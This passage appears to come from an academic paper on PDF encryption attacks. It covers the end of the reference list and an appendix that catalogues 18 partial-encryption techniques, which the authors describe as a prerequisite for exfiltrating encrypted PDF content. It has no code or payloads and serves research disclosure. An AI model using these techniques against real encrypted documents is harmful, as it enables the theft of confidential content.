[21] Jens Müller, Marcus Brinkmann, Damian Poddebniak, Sebastian Schinzel, and Jörg Schwenk. Re: What's Up Johnny? – Covert Content Attacks on Email End-to-End Encryption. `https://arxiv.org/ftp/arxiv/papers/1904/1904.07550.pdf`, 2019.

[22] PDFlib. Pdf 2.0 (iso 32000-2): Existing acrobat features.

[23] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. Efail: Breaking s/mime and openpgp email encryption using exfiltration channels. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 549–566, Baltimore, MD, 2018. USENIX Association.

[24] Dan-Sabin Popescu. Hiding malicious content in PDF documents. *CoRR*, abs/1201.0397, 2012.

[25] F. Raynal, G. Delugré, and D. Aumaitre. Malicious Origami in PDF. *Journal in Computer Virology*, 6(4):289–315, 2010.

[26] Check Point Research. Ntlm credentials theft via pdf files, April 2018.

[27] Billy Rios, Federico Lanusse, and Mauro Gentile. Adobe reader same-origin policy bypass, 2013.

[28] Dmitry Sklyarov and A Malyshev. ebooks security-theory and practice. *DEF-Con. Retrieved March*, 1:2004, 2001.

[29] Didier Stevens. Cracking encrypted pdfs, 12 2017.

[30] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. The first collision for full sha-1. In *Annual International Cryptology Conference*, pages 570–596. Springer, 2017.

[31] Adobe Systems. *PDF Reference, version 1.7*, sixth edition edition, November 2006.

[32] H. Valentin. Malicious URI resolving in PDF Documents. *Blackhat Abu Dhabi*, 2012.

A Partial Encryption

A necessary requirement for direct exfiltration attacks is support for partial encryption. The PDF standard defines various possibilities to mix encrypted and unencrypted content. In this section, we document 18 methods for partial encryption, evaluated in Table 4.

A.1 The "Identity" Crypt Filter

PDF defines crypt filters, which 'provide finer granularity control of encryption within a PDF file' [31]. Standard crypt filters are *StdCF* and *DefaultCryptFilter* for symmetric/asymmetric encryption, and *Identity* for pass-through, which can be used to create a document where only certain streams are encrypted. Although part of the PDF specification, not all viewers support the *Identity* crypt filter.

1. Single stream unencrypted, other streams/strings encrypted
2. Single stream encrypted, other streams/strings unencrypted
3. All streams are unencrypted, all strings remain encrypted
4. All strings are unencrypted, all streams remain encrypted



Table 4: Techniques to gain partial encryption in various tested PDF applications.

A.2 The "None" Encryption Algorithm

In addition to pre-defined crypt filters, the definition of new filters is allowed. For example, a *MyCustomCF* filter could be added using the *None* algorithm (i.e., no encryption) and applied to certain streams, or all streams or strings. In practice, the *None* algorithm is rarely supported by PDF applications as shown in our evaluation

5. Single stream unencrypted, other streams/strings encrypted
6. All streams are unencrypted, all strings remain encrypted
7. All strings are unencrypted, all streams remain encrypted

A.3 Special Unencrypted Streams

Various special streams remain unencrypted (*XRef Stream*) or can be defined as encrypted or unencrypted (*EmbeddedFile*, *Metadata*). Unencrypted streams can be manipulated and used in a different context (e.g., as a container for JavaScript code). Encrypted streams in an otherwise unencrypted document can be easily exfiltrated.

8. *EmbeddedFile* unencrypted, other streams/strings encrypted
9. *EmbeddedFile* encrypted, other streams/strings unencrypted
10. Same as (9), but *AuthEvent* for decryption set to *EFOpen*
11. *Metadata* unencrypted, other streams/strings encrypted
12. *Metadata* encrypted, other streams/strings unencrypted
13. *XRef Stream* unencrypted, other streams/strings encrypted

A.4 Special Unencrypted Strings

Various special strings are required to remain unencrypted in an otherwise encrypted document. Their content can be manipulated and afterward referenced to as an indirect object (e.g., for a URL).

14. *Encrypt Perms* unencrypted, other streams/strings encrypted
15. *Sig Contents* unencrypted, other streams/strings encrypted
16. *Trailer ID* unencrypted, other streams/strings encrypted
17. *XRef Entry* unencrypted, other streams/strings encrypted

A.5 Using Name Types as Strings

Name types define keys in dictionaries – similar to variable names. They are never encrypted. Non-*type-safe* PDF viewers do accept input of type *name* when a *string* would be expected (e.g., a URL).

18. Unencrypted name used as string in an encrypted document